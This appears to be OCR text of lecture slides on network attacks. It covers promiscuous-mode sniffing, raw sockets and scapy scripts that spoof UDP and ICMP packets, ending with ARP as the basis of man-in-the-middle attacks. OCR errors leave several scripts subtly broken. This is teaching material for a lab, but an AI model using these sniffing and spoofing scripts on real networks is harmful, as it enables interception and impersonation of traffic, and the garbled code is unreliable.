
Verification 1: Check if destination address matches the card's MAC address

Solution: NIC in PROMISCUOUS Mode



NIC in PROMISCUOUS Mode
MAC Cheaking is bypassed

Promiscuous Mode





Kernel receive all packets that the NIC receives

No verification done if the network card is working in promiscuous mode


Solution: Skip IP Checking

Send Data Packet Directly to User Space. Use Raw Socket






Packet Filtering



(a) Packet flow



(b) Packet flow with filter

Sniffing in Python

```
#!/usr/bin/python3

From scapy.all import *

#! Sniff and call process_packet subroutine
pkt = sniff(iface=‘eth0', Filter = 'icmp', Count = 10)

#! Show summary of the sniffed packets
pkt.summary()
```

Sniffing in Python


```
#!/usr/bin/python3

from scapy.all import *

print ("SNIFFING PACKETS.......")

def print_pkt(pkt):
    print("Source IP:", pkt[IP].src)
    print("Destination IP:" pkt[IP].dst)
    print("Protocol:", pkt[IP].proto)
    print("\n")

pkt = sniff(filter='icmp',prn=print_pkt)
```

Demo

Receiver Side: $ nc –lv 10.0.2.5 5005
Sender Side: $ nc –v 10.0.2.5 5005
Attacker: $ sudo python TCP_Sniff.py

Packet Spoofing


Packet Spoofing



Packet Spoofing Using Raw Socket

Two Major Steps

- Construct the packet
- Send the packet out using raw socket



Spoofing UDP Packets Using Python

```
#!/usr/bin/python3
from scapy.all import *

#Construct the packet
print("SENDING spoofed udp packet.........")
ip=IP(src="10.0.2.6",dst="10.0.2.7")    #Set IP address

udp= UDP(sport=8888, dport=9090)    #Set Port number
data="hello udp\n"     #Payload

pkt=ip/udp/data     #Construct the complete packet
pkt.show()

#Send the packet. Raw socket is created internally
send(pkt,verbose=0)
```

Demo

Receiver Side: $ nc –luv 10.0.2.5 5005
Sender Side: $ nc –u 10.0.2.5 5005
Attacker: $ sudo python UDP_Spoof.py

Check with Wireshark

Sniff-and-Spoof

Sniff Packet and Spoof Reply


```
#!/usr/bin/python3
from scapy.all import *

# Define how to construct packet and send the packet
def spoof_pkt (pkt):
 if ICMP in pkt and pkt[ICMP].type==8:
  print("Original packet............")
  print("src IP: ",pkt[IP].src).   #Print source IP addr in the sniffed packet
  print("Dst IP: ",pkt[IP].dst)    #Print destination IP addr in the sniffed packet

  ip=IP(src=pkt[IP].dst, dst=pkt[IP].src, ih1=pkt[IP].ih1) #Set IP addr in the spoofed packet
  icmp=ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq) #Set ICMP sequence
  data=pkt[Raw].load  #Load the message of sniffed packet in the spoofed packet
  newpkt=ip/icmp/data. #Append all the info

  print("spoof packet..........\n")
  print("src IP: ",newpkt[IP].src)
  print("Dst IP: ",newpkt[IP].dst)
  send(newpkt,verbose=0)

#Sniff the packet call the spoof function
pkt = sniff(filter='icmp and src host 10.0.2.6',prn=spoof_pkt)
```

Demo

Receiver Side: $ nc –luv 10.0.2.5 5005
Sender Side: $ ping 5005
Attacker: $ sudo python ICMP_Sniff_Spoof.py

Man-in-the-Middle Attack

ARP Protocol



ARP Header

ARP Packet Header	
Hardware type (2B)	Protocol type (2B)
Hardware Address length (1B)	Protocol Address length (1B)
Opcode (2B) 1: ARP_request 2: ARP_reply	
Sender IP Address	
Sender MAC Address	
Target IP Address	
Target MAC Address	
Ethernet Header	
Ethernet Sender Address	
Ethernet Target Address	
Ethernet Frame Type	

ARP Request and ARP Cache

ARP Request

$ arping 10.0.2.5

ARP Cache

$ sudo arp–d 10.0.2.5
$ arp-n
$ ping –c 1 10.0.2.5
$arp-n

Observation

Observe the difference

